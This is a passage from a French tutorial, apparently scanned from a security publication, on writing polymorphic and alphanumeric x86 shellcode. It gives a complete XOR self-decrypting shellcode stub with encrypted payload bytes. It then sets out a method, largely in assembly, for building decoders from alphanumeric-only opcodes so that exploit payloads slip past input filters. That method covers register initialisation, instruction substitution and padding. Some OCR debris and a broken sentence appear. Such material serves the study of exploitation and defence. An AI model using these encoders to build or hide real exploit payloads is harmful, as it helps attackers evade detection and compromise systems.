0xb0 ^ 0xe8 = 0x58

Voici le code assembleur de notre nouveau *shellcode* :

```
BITS 32

segment .text

global _start

_start:
jmp short donnees

decrypt:
pop esi                         ; recuperation de l'offset du shellcode crypté
mov edi, esi
xor edx, edx                    ; edx = 0x00000000
push edx
pop ebx                         ; ebx = 0x00000000
mov dl, 0x36                    ; dl : taille de notre shellcode
mov bl, 0xe6                    ; bl : clé XOR

boucle:
lodsb                           ; chargement de l'octet crypté
xor eax, ebx                    ; décryptage
stosb                           ; remplacement par l'octet décrypté
inc ebx                         ; incrémentation de la clé
dec edx
jnz boucle
jmp short shellcode

donnees:
call decrypt
shellcode:
db 0xd7, 0x27, 0x58, 0xfe, 0xdb, 0x30, 0x21, 0x6d, 0xdf, 0x2f, 0x40, 0xdf, 0xc3,
0x28, 0x39, 0x75, 0xc7, 0x37, 0x48, 0xf2, 0x90, 0xab, 0x7c, 0xc9, 0xda, 0xaf, 0x6a,
0x69, 0x64, 0x6b, 0x2b, 0x76, 0x6e, 0x28, 0x6a, 0x60, 0x64, 0x82, 0xef, 0x3c, 0xdc,
0x5d, 0x44, 0x98, 0xf3, 0xde, 0x94, 0x24, 0xd6, 0xa7, 0x19, 0x28, 0xc1, 0xd6, 0x9c
```

Avec ce modèle de *shellcode polymorphique*, on peut sans problème coder des *shellcodes* de plus de 255 octets ; en effet, une fois que la clé arrive à la valeur 0xff puis 0x0100, elle ne tient plus sur un seul octet, mais cela ne pose pas de soucis étant donné que l'on utilise *stosb*, qui est un équivalent des instructions *mov [edi], al; inc edi;* si le *Direction Flag* est à 0. Il faut donc s'assurer qu'il n'a pas la valeur 1 car cela engendrerait une décrémentation du registre EDI plutôt qu'une décrémentation (de même avec ESI lors de l'instruction *lodsb*). Pour cela on placera l'instruction *cld* (Clear Direction Flag) avant la boucle de décryptage.

4.2. Shellcode alphanumérique

Une forme plus avancée du polymorphisme « de base » vu précédemment permet de composer un *shellcode* entièrement en lettres et chiffres, c'est-à-dire [0-9A-Za-z]. Ainsi le *shellcode* crypté devra être alphanumérique, mais la routine de décryptage également. Cette technique est toutefois bien plus complexe, ceci étant dû au fait que nous avons un jeu d'instructions assembleur très limité. De plus, la taille du *shellcode* entier sera considérablement plus grande par rapport au *shellcode* initial, car une boucle de décryptage est impossible pour de très nombreuses raisons.

4.2.1 Instructions disponibles

- INC [e][cx; dx; bx; sp; bp; si; di]

L'incrémentation est possible sur la quasi-totalité des registres 32 et 16 bits. En effet, les instructions *INC eax* et *INC ax* n'entrent pas dans notre *charset* (jeu de caractères). Les instructions *inc e[cx; dx; bx; sp; bp; si; di]* sont codées sur un octet, et leurs opcodes sont situés sur la plage 0x[41-47], c'est-à-dire [A-G]. En ce qui concerne l'incrémentation des registres 16 bits, elle est codée sur deux octets : l'octet 0x66 (caractère 'f') ainsi que l'opcode correspondant à l'incrémentation du registre de 32 bits.

inc ecx	0x41	A
inc cx	0x6641	fA

L'incrémentation des registres de 8 bits ah/al, bh/bl, ch/cl, dh/dl est quant à elle impossible, étant donné qu'elle débute par l'octet 0xfe, qui correspond à un caractère spécial de la table ASCII étendue. Il est également impossible d'effectuer des instructions du type *inc m8 ; inc m16 ; inc m32* comme par exemple *inc byte [eax]*.

- DEC [r32; r16]

La décrémentation est possible sur tous les registres 32 bits et 16 bits, étant donné que la plage d'opcodes est 0x[48-4f] ([H-O]) pour les registres 32 bits et 0x66[48-4f] (f[H-O]) pour les registres 16 bits. Cette instruction ne permet pas non plus d'effectuer des opérations sur les registres 8 bits ou sur des octets en mémoire.

- PUSH [r32; r16; imm8; imm16; imm32]

On peut se servir de l'instruction *push* sur tous les registres 32 et 16 bits, ainsi que pour empiler des valeurs sur la pile sans passer par un registre. L'empilage d'un registre 32 bits est codé sur un octet, celui d'un registre 16 bits sur deux octets (0x66 + opcode de *push r32*). En ce qui concerne l'empilage d'un octet, l'opcode est de la forme 0x6axx, pour empiler un *dword* 0x68xxxxxxxx et pour empiler un *word* 0x6668xxxx. Il n'est cependant pas possible d'empiler des octets de la mémoire.

push ecx	0x51	Q
push cx	0x6651	fQ
push byte 'a'	0x6a61	ja
push word 'aa'	0x66686161	fhaa
push dword 'aaaa'	0x6861616161	haaaa

- POP [e][ax; cx; dx]

L'instruction *pop* quant à elle ne peut uniquement être utilisée sur quelques registres généraux 32 bits et par conséquent sur leurs équivalents 16 bits.

- POPAD

Cette instruction permet de dépiler tous les registres 32 bits dans l'ordre suivant : EDI, ESI, EBP, ESP, EBX, EDX, ECX et EAX. Aucun opérande n'est donc nécessaire. L'instruction POPAD est codée sur un seul octet, 0x61 (caractère 'a'). Son équivalent PUSHAD n'est pas disponible, ayant pour opcode 0x60.

- XOR r/m8, r8
  XOR r/m32, r32
  XOR r8, r/m8
  XOR r32, r/m32
  XOR al, imm8
  XOR eax, imm32

L'instruction XOR va être la pièce maîtresse de notre *shellcode alphanumérique*. En effet, comme avec le précédemment, nous allons encoder notre *shellcode* initial avec un cryptage XOR ; toutefois nous n'avons ici aucune autre possibilité de méthode de « cryptage » étant donné qu'aucune autre instruction mathématique comme *ADD, SUB,* … ne sont disponibles. Comme l'instruction XOR possède deux opérandes et que ces dernières peuvent tout aussi bien être des registres, des valeurs ou des pointeurs mémoire, il faut être très rigoureux sur ce que l'on pourra effectuer comme instruction ou pas.


Ci-dessus sont représentées les instructions dont l'opcode est situé dans notre « *charset* ». En effet, ces opcodes sont situés entre 0x30 et 0x35, soit les caractères '0' et '5'. Toutefois toutes les instructions ne sont pas disponibles car l'opcode des opérandes doit également être alphanumérique. L'exemple ci-dessous nous permettra de mieux comprendre les phrases précédentes.

xor [edx+0x41], ebx	0x315A41
xor [edx], ebx	0x311A
xor edx, ebx	0x31DA

Le premier opcode est donc effectivement celui de l'instruction, puis suit un octet codé en fonction des deux opérandes de l'instruction (et éventuellement un autre octet si on rajoute une valeur au registre pointeur).

Cet octet, 0x1A lorsque l'on a [edx], ebx en opérandes et 0xDA lorsque l'on a edx, ebx comme dans l'exemple précédent, est appelé octet ModR/M. Il est divisé en trois champs :

- Champ « r/m » : 3 bits : il détermine l'opérande r/m, c'est-à-dire celle étant un pointeur ou un registre (lorsque l'on effectue des instructions sur deux registres comme *XOR eax, ebx* ; le champ r/m correspond au registre de destination, ici EAX)
- Champ « r » : 3 bits : il détermine l'opérande r, c'est-à-dire celle étant un registre
- Champ « mod » : 2 bits : il détermine le mode d'adressage du champ r/m :
    - 00 : adressage indirect ; exemple : [eax]
    - 01 : adressage indirect avec base d'un octet signé (*signed byte*), c'est-à-dire de -0x80 à +0x7f ; exemple : [eax+0x70]
    - 10 : adressage indirect avec base d'un double-mot signé (*signed double word*) ; exemple : [eax+0x700]
    - 11 : registre ; exemple : eax



Structure de l'octet ModR/M

En effet 0x1A = 00011010b, ce qui correspond bien à un adressage indirect sans base. On en déduit donc que EDX a pour code 010b et EBX 011b. On peut ainsi dresser un tableau contenant les 2^8 valeurs possibles de l'octet ModR/M, afin de connaître précisément quelles sont les instructions que l'on peut effectuer avec l'opération XOR.

Toutefois *Intel* nous fourni ce tableau dans le manuel *Intel Architecture Software Developer's Manual Volume 2: Instruction Set Reference* (voir page suivante). Il a été modifié pour cet article afin de marquer les valeurs pour lequel l'octet ModR/M représente un caractère alphanumérique, et donc savoir quelles opérandes sont disponibles avec notre instruction XOR (ou toute autre instruction utilisant l'octet ModR/M).

Table 2-2. 32-Bit Addressing Forms with the ModR/M Byte

r8(/r) r16(/r) r32(/r) mm(/r) xmm(/r) /digit (Opcode) REG =			AL AX EAX MM0 XMM0 0 000	CL CX ECX MM1 XMM1 1 001	DL DX EDX MM2 XMM2 2 010	BL BX EBX MM3 XMM3 3 011	AH SP ESP MM4 XMM4 4 100	CH BP EBP MM5 XMM5 5 101	DH SI ESI MM6 XMM6 6 110	BH DI EDI MM7 XMM7 7 111
Effective Address	**Mod**	**R/M**	**Value of ModR/M Byte (in Hexadecimal)**							
[EAX]	00	000	00	08	10	18	20	28	30	38
[ECX]		001	01	09	11	19	21	29	31	39
[EDX]		010	02	0A	12	1A	22	2A	32	3A
[EBX]		011	03	0B	13	1B	23	2B	33	3B
[--][--][1]		100	04	0C	14	1C	24	2C	34	3C
disp32[2]		101	05	0D	15	1D	25	2D	35	3D
[ESI]		110	06	0E	16	1E	26	2E	36	3E
[EDI]		111	07	0F	17	1F	27	2F	37	3F
disp8[EAX][3]	01	000	40	48	50	58	60	68	70	78
disp8[ECX]		001	41	49	51	59	61	69	71	79
disp8[EDX]		010	42	4A	52	5A	62	6A	72	7A
disp8[EBX];		011	43	4B	53	5B	63	6B	73	7B
disp8[--][--]		100	44	4C	54	5C	64	6C	74	7C
disp8[EBP]		101	45	4D	55	5D	65	6D	75	7D
disp8[ESI]		110	46	4E	56	5E	66	6E	76	7E
disp8[EDI]		111	47	4F	57	5F	67	6F	77	7F
disp32[EAX]	10	000	80	88	90	98	A0	A8	B0	B8
disp32[ECX]		001	81	89	91	99	A1	A9	B1	B9
disp32[EDX]		010	82	8A	92	9A	A2	AA	B2	BA
disp32[EBX]		011	83	8B	93	9B	A3	AB	B3	BB
disp32[--][--]		100	84	8C	94	9C	A4	AC	B4	BC
disp32[EBP]		101	85	8D	95	9D	A5	AD	B5	BD
disp32[ESI]		110	86	8E	96	9E	A6	AE	B6	BE
disp32[EDI]		111	87	8F	97	9F	A7	AF	B7	BF
EAX/AX/AL/MM0/XMM0	11	000	C0	C8	D0	D8	E0	E8	F0	F8
ECX/CX/CL/MM1/XMM1		001	C1	C9	D1	D9	E1	E9	F1	F9
EDX/DX/DL/MM2XMM2		010	C2	CA	D2	DA	E2	EA	F2	FA
EBX/BX/BL/MM3/XMM3		011	C3	CB	D3	DB	E3	EB	F3	FB
ESP/SP/AH/MM4/XMM4		100	C4	CC	D4	DC	E4	EC	F4	FC
EBP/BP/CH/MM5/XMM5		101	C5	CD	D5	DD	E5	ED	F5	FD
ESI/SI/DH/MM6/XMM6		110	C6	CE	D6	DE	E6	EE	F6	FE
EDI/DI/BH/MM7/XMM7		111	C7	CF	D7	DF	E7	EF	F7	FF

NOTES:

1. The [--][--] nomenclature means a SIB follows the ModR/M byte.
2. The disp32 nomenclature denotes a 32-bit displacement following the SIB byte, to be added to the index.
3. The disp8 nomenclature denotes an 8-bit displacement following the SIB byte, to be sign-extended and added to the index.

4.2.2. L'algorithme d'encodage

Comme dit précédemment, l'encodage se basera entièrement sur du XOR. Toutefois, il est impératif que la clé XOR soit située dans notre jeu de caractères alphanumériques, mais également les octets du *shellcode* encodé. Toutefois, en faisant quelques tests sur la portée des valeurs que l'on peut obtenir en effectuant un OU exclusif sur deux nombres de notre intervalle …

```
Entier à décoder : 0x30
0x30 = 00110000b
0x30 ^ 0x30 = 0x00       // valeur minimale pouvant être obtenue
0x30 ^ 0x4F = 0x7F       // valeur maximale pouvant être obtenue

Entier à décoder : 0x61
0x61 = 01100001b
0x61 ^ 0x1E = 0x7F       // valeur maximale pouvant être obtenue
```

On remarque que nous n'arriverons pas à décoder tous les octets de notre *shellcode* si ceux-ci ont des valeurs supérieures à 0x7F. Cela vient du fait que le bit le plus fort positionné à '1' est le 7ème dans le code de toutes les valeurs alphanumériques :

```
0x30 = 0x00110000b
0x61 = 0x01100001b
0x7A = 0x01111010b
```

Afin d'obtenir des valeurs jusqu'à 0xFF, il est possible d'effectuer un NOT sur l'octet avant de le décrypter par XOR :

```
!0x30 = 0xCF
0xCF ^ 0x30 = 0xFF
D'où ( !0x30) ^ 0x30 = 0xFF
```

Toutefois l'instruction assembleur *NOT* ne peut pas être utilisée car son opcode n'est pas codé en une valeur alphanumérique. Revoyons les propriétés algébriques de l'opération XOR :


```
0 ^ 0 = 0
1 ^ 0 = 1
0 ^ 1 = 1
1 ^ 1 = 0

Donc : a ^ 1 = !a
```

Nous pouvons donc simuler notre instruction *NOT* par une instruction *XOR*. Par exemple, si un opcode à pour valeur 0xFA, nous pouvons le coder en 0x35 par l'opération !0xFA ^ 0x30 = 0x35. L'opération de décodage sera alors !0x35 ^ 0x30. Or !0x35 a pour équivalent 0x35 ^ 0xFF, donc les instructions assembleur de notre routine de décryptage effectueront l'opération 0x35 ^ 0xFF ^ 0x30, qui nous rendra notre opcode en clair : 0xFA.

Toutefois il ne sera pas nécessaire d'encoder toutes les valeurs de notre *shellcode* initial. En effet, afin d'alléger notre routine de décodage, il faudra encoder les opcodes en fonction de leur valeur :

- Les opcodes dont la valeur est située dans notre intervalle alphanumérique ne seront pas encodés
- Les opcodes correspondant aux valeurs « opposées » à celles de notre intervalle (par exemple 0xCF = !0x30) seront encoder avec un simple XOR de 0xFF
- Certains opcodes seront encodés par XOR avec une clé alphanumérique
- Les opcodes restant devront être cryptés par deux XOR, le premier avec 0xFF et le second avec la clé

Le tableau suivant représente quel encodage doit être appliqué sur chaque octet afin d'optimiser au maximum notre code assembleur. Bien que par la suite nous générerons le *shellcode alphanumérique* avec un script, cette table nous aidera lors de la construction manuelle de la routine de décryptage.


00 08 10 18 20 28 30 38
01 09 11 19 21 29 31 39
02 0A 12 1A 22 2A 32 3A
03 0B 13 1B 23 2B 33 3B
04 0C 14 1C 24 2C 34 3C
05 0D 15 1D 25 2D 35 3D
06 0E 16 1E 26 2E 36 3E
07 0F 17 1F 27 2F 37 3F
40 48 50 58 60 68 70 78
41 49 51 59 61 69 71 79
42 4A 52 5A 62 6A 72 7A
43 4B 53 5B 63 6B 73 7B
44 4C 54 5C 64 6C 74 7C
45 4D 55 5D 65 6D 75 7D
46 4E 56 5E 66 6E 76 7E
47 4F 57 5F 67 6F 77 7F
80 88 90 98 A0 A8 B0 B8
81 89 91 99 A1 A9 B1 B9
82 8A 92 9A A2 AA B2 BA
83 8B 93 9B A3 AB B3 BB
84 8C 94 9C A4 AC B4 BC
85 8D 95 9D A5 AD B5 BD
86 8E 96 9E A6 AE B6 BE
87 8F 97 9F A7 AF B7 BF
C0 C8 D0 D8 E0 E8 F0 F8
C1 C9 D1 D9 E1 E9 F1 F9
C2 CA D2 DA E2 EA F2 FA
C3 CB D3 DB E3 EB F3 FB
C4 CC D4 DC E4 EC F4 FC
C5 CD D5 DD E5 ED F5 FD
C6 CE D6 DE E6 EE F6 FE
C7 CF D7 DF E7 EF F7 FF
Aucun encodage
XOR
NOT
NOT + XOR

4.2.3. Substitution d'instructions

A présent que nous connaissons toutes les instructions possibles dans notre routine de décryptage, il nous faut songer à certains points essentiels : en effet l'instruction *MOV* n'est pas disponible, et ceci va nous poser de nombreux ennuis.

Pour décrypter notre *shellcode*, il nous faut pouvoir charger dans un registre un ou plusieurs octets de la mémoire, comment réaliser cette opération sans *MOV* ? Comment effectuer l'opération inverse afin de remplacer notre octet décodé ? Ou encore, de quelle manière effectuerons-nous le *NOT* (*XOR* avec 0xFF) alors que la valeur 0xFF ne se situe pas dans notre jeu de caractères ?

Nous pouvons palier tous ces problèmes en substituant *MOV*, *NOT*, … par d'autres instructions qui produiront une action équivalente, bien que rallongeant notre *shellcode* (et donc à utiliser avec modération …).

Tout d'abord, au début de notre *shellcode*, il nous faut mettre à zéro les registres que nous allons utiliser. Rappelons-nous que l'unique instruction *XOR r32, imm32* disponible est celle utilisant EAX en registre de destination … Nous devons donc mettre une valeur dans EAX, effectuer un OU exclusif dessus puis déplacer cette valeur dans les autres registres. Ce qui se traduit par :

```
mov eax, 0x30303030
xor eax, 0x30303030
mov ebx, eax
mov ecx, eax
…
```

Notre premier *MOV* peut être substitué par une combinaison de *PUSH / POP* :

```
mov eax, 0x30303030 =
push 0x30303030
pop eax
```

Toutefois, nous ne pouvons pas adopter cette méthode pour déplacer la valeur nulle de EAX aux autres registres. Effectivement, il faut se souvenir que bien que l'instruction *PUSH*

peut être utilisée avec n'importe quel registre 32 bits (donc EAX), mais ce n'est pas le cas pour l'instruction *POP* qui ne peut permet de dépiler seulement dans EAX, ECX ou EDX.

L'instruction *POPAD* résout justement ce problème : elle s'utilise en général avec *PUSHAD*, toutefois nous allons effectuer une série de *PUSH reg32* puis *POPAD* afin de remplacer les instructions *MOV*. Rappel : *POPAD* dépile dans l'ordre EDI, ESI, EBP, ESP, EBX, EDX, ECX et EAX.

```
mov ebx, eax =
push eax
push ecx
push edx
push eax          ; on substitue ebx par eax
push ebp
push esi
push edi
popad
```

A présent que nous pouvons simuler n'importe quel *MOV reg32, reg32*, il serait également intéressant de savoir comment charger une suite d'octets de la mémoire dans un registre. Pour cela, nous utilisons l'instruction XOR avec un registre de destination ayant une valeur nulle. Si l'on se réfère au tableau traitant de l'octet ModR/M (page 50), on constate que l'on peut utiliser :

- DH, SI et ESI en registre « r » avec n'importe quel registre – général et d'index, soit EAX, ECX, EDX, EBX, ESI et EDI – « r/m »
- BH, DI et EDI en registre « r » avec soit EAX, soit ECX en registre « r/m »

Afin d'obtenir par exemple un octet situé à l'adresse mémoire contenue dans EDI, on peut donc écrire le code assembleur suivant :

```
mov dh, [edi] =

push 0x30303030
pop eax
xor eax, 0x30303030     ; eax = null
push eax
pop edx                 ; edx = null
xor dh, [esi]
```

Pour réaliser l'opération inverse, c'est-à-dire charger une valeur à un emplacement précis de la mémoire, il suffit d'inverser les opérandes du XOR précédent, en s'assurant que les octets à cette adresse sont ont la valeur 0x00. Cette opération ne nous intéresse pas ; toutefois cette même instruction nous permet de décrypter les opcodes de notre *shellcode*, puisqu'ils sont justement en mémoire (dans ce cas les octets en mémoire n'ont évidemment pas une valeur nulle).

Cependant ESP ne peut être pris comme registre de destination (ce qui nous aurait fortement arrangés, étant donné que le *shellcode* crypté se situe sur la pile). Il faudra donc transférer ESP dans un registre général ou d'index et décrémenter celui-ci avec de suivre la valeur du *Stack Pointer*. Mais laissons ce problème de côté afin de l'étudier plus en détails dans la section suivante.

La dernière difficulté avant d'obtenir uniquement des instructions alphanumériques est de substituer l'opération *NOT*. Nous avons vu précédemment qu'elle était équivalente à un *XOR* avec 0xFF. La valeur 0xFF s'obtient à partir d'une valeur nulle en effectuant une décrémentation. Or, l'instruction *DEC* est disponible. Il faut donc lors de l'initialisation des registres effectuer une décrémentation d'un registre avec valeur nulle pour transférer la valeur 0xFFFFFFFF à plusieurs registres (ceux dont nous allons nous servir pour le *NOT*).

4.2.4. Structure du shellcode

Tout d'abord, revoyons pourquoi une structure telle que nous avions pour notre *shellcode polymorphique* non-alphanumérique est totalement impossible :

```
_start:
jmp short data

decrypt:                ; routine de décryptage
pop reg_offset
[…]                     ; remise à zero des registres
mov reg_key, 0xxx       ; registre contenant la clé de décyptage
mov reg_length, 0xea    ; registre contenant la longueur du shellcode
```

```
boucle:                 ; boucle de décryptage
mov reg_acc, [reg_offset]
xor reg_acc, reg_key
mov [reg_offset], reg_acc
inc reg_offset          ; on passe à l'octet suivant
inc reg_key             ; incrémentation de la clé
dec reg_length
jnz boucle
jmp short shellcode

data:
call decrypt
shellcode:
db 0x..                 ; shellcode crypté
```

Le premier *JMP* pourrait ne pas être valide dans certains cas ; tout d'abord l'opcode de l'instruction *JMP* n'est pas dans notre jeu de caractères (toutefois certains sauts conditionnels y sont – ils n'ont pas été mentionné précédemment car nous ne nous en servons pas – on pourrait donc simuler un saut inconditionnel avec deux sauts conditionnels opposés avec par exemple les instructions *JO offset ; JNO offset*), mais surtout car on ne pourrait pas spécifier n'importe quel *offset* … Si la routine de décryptage excède les 130 octets, impossible d'effectuer ce saut.

Puis, l'instruction *MOV* n'est pas disponible ainsi que le XOR de registre à registre ; cependant ces actions sont encore une fois substituables par d'autres (ce que nous avons vues précédemment).

Ce qui rend cette structure de décryptage inutilisable est le fait que notre décodage, dans le cas d'un *shellcode alphanumérique*, n'est pas linéaire ; en effet nous n'appliquons pas comme ici une simple fonction XOR avec incrémentation de clé, mais une méthode de décryptage différent pour chaque octet du *shellcode*, comme nous l'avons spécifié précédemment. D'où l'impossibilité d'adopter un algorithme itératif.

Notre *shellcode* se décomposera donc en plusieurs parties :

- Initialisation des registres
- Routine de décryptage
- *Padding* (bourrage)

Initialisation des registres

Afin de décrypter notre *shellcode*, nous aurons besoin de plusieurs registres :

- Un registre général « suivant » le registre ESP avec *DEC* (car ESP ne peut être utilisée en tant que registre mémoire avec notre *charset*) ; nous prendrons ECX. En effet c'est le registre le plus adapté étant donné que l'on peut effectuer un *XOR* sur *[ecx]* avec les registres BH, DH, ESI, EDI.
- Un registre 8 bits initialisé à 0xFF afin d'effectuer l'opération *NOT* sur un octet ; nous choisirons BH.
- Un registre 32 initialisé à 0xFFFFFFFF pour réaliser le *NOT* sur 2 ou 4 octets ; nous opterons pour ESI.
- Un registre accessible en 32/16/8 bits qui contiendra la clé de décryptage XOR. Celui-ci devra être « compatible » avec l'instruction *POP* (soit EAX, ECX ou EDX) ainsi qu'avec *XOR* en 8 bits (BH ou DH). Nous utiliserons donc EDX.

Il faut également décrémenter de 4 octets ESP afin de .Notre initialisation de registres correspondra donc à la portion de code suivant :

```
dec esp
dec esp
dec esp
dec esp
push dword 0x30303030
pop eax
xor eax, 0x30303030 ; eax = 0
dec eax                    ; eax = FFFFFFFF
push esp
pop ecx                    ; ecx = esp
push eax
push ecx
push edx
push eax                   ; bh = FF
push esp
push ebp
push eax                   ; esi = FFFFFFFF
push edi
popad
dec ecx
```

Routine de décryptage

Le décryptage du *shellcode* se fera de manière linéaire selon un algorithme très basique :

- *xor [ecx], bh* si l'octet a été encodé par NOT (ou pas NOT et XOR)
- *push word [cle_xor] ; pop dx ; xor [ecx], dh* si l'octet a été encodé par XOR
- *dec ecx* pour faire pointer ECX sur l'octet suivant
- *push dword [valeur]* tous les 4 octets afin d'empiler les octets prochaines du *shellcode* à traiter. Effectivement, on ne peut pas *pusher* tout le *shellcode* crypté avant la routine de décryptage, car on l'écraserait par la suite lorsqu'on effectuerait le *push word [valeur] ; pop dx* pour faire le XOR

Un traitement suivant la méthode ci-dessus marcherait parfaitement, toutefois on se rend compte qu'il est possible d'optimiser quelques points :

- Ne pas effectuer *push word [cle_xor] ; pop dx* si la clé XOR est identique sur plusieurs octets
- Si plus d'un octet doit être crypté par NOT, ne pas réaliser une opération telle que :

```
xor [ecx], bh
dec ecx
xor [ecx], bh
dec ecx
xor [ecx], bh
dec ecx
xor [ecx],bh
```

Mais plutôt traiter les 4 octets d'un coup ; en effet il faut se rappeler que nous avons initialisé ESI à 0xFFFFFFFF et qu'il peut être utilisé sans problème comme opérande avec un *xor [ecx], reg32*.

```
dec ecx
dec ecx
dec ecx
xor [ecx], esi
```


On pourrait également penser comme optimisation à effectuer un XOR sur plusieurs octets à la suite lorsque c'est nécessaire : l'instruction *xor [ecx], edi* est encore disponible. Toutefois, contrairement à ESI qui aura une valeur statique ; EDI devra contenir la clé XOR qui n'est pas la même (du moins rarement) pendant la routine de décryptage. De plus il est impossible de réaliser un *pop edi* ; il faudrait donc pour placer la valeur de la clé XOR dans EDI cette suite d'instructions :


```
push eax
push ecx
push edx
push ebx
push esp
push ebp
push esi
push [cle_xor]
popad
```

Serait-ce une optimisation ? Dans la grande majorité des cas, non.

Bourrage

Dans certains cas où le *shellcode* final (en clair) est d'une taille assez petite, il sera nécessaire de « nettoyer » l'espace de la pile entre le *shellcode* décrypté et la routine de décryptage. On remarque que lorsque l'on effectue de nombreux *push* à la suite, comme dans l'initialisation des registres (8 *push* de *dword* de suite, soit 32 octets), les octets de la pile à cet endroit garderont des valeurs qui ne correspondent pas à des instructions assembleur valides.





Ainsi, dans le cas de *shellcode* de taille de moins de 32 octets, il faut initialiser ces octets à une valeur correspondant à une instruction, comme par exemple 0x47 (*inc edi*). A la suite de notre routine de décryptage, nous devrons faire suivre un code assembleur du type :

```
push dword 0x47474747
push dword 0x47474747
…
```

Il faut également noter qu'à la fin du décrypteur de *shellcode*, si l'on a empilé un *word* sur la pile comme dans le cas d'un *push word [cle_xor] ; pop dx ; xor [ecx], dh,* il faut aussi nettoyer la pile avec une instruction *push word 0x4747*.

4.2.5. Mise en application

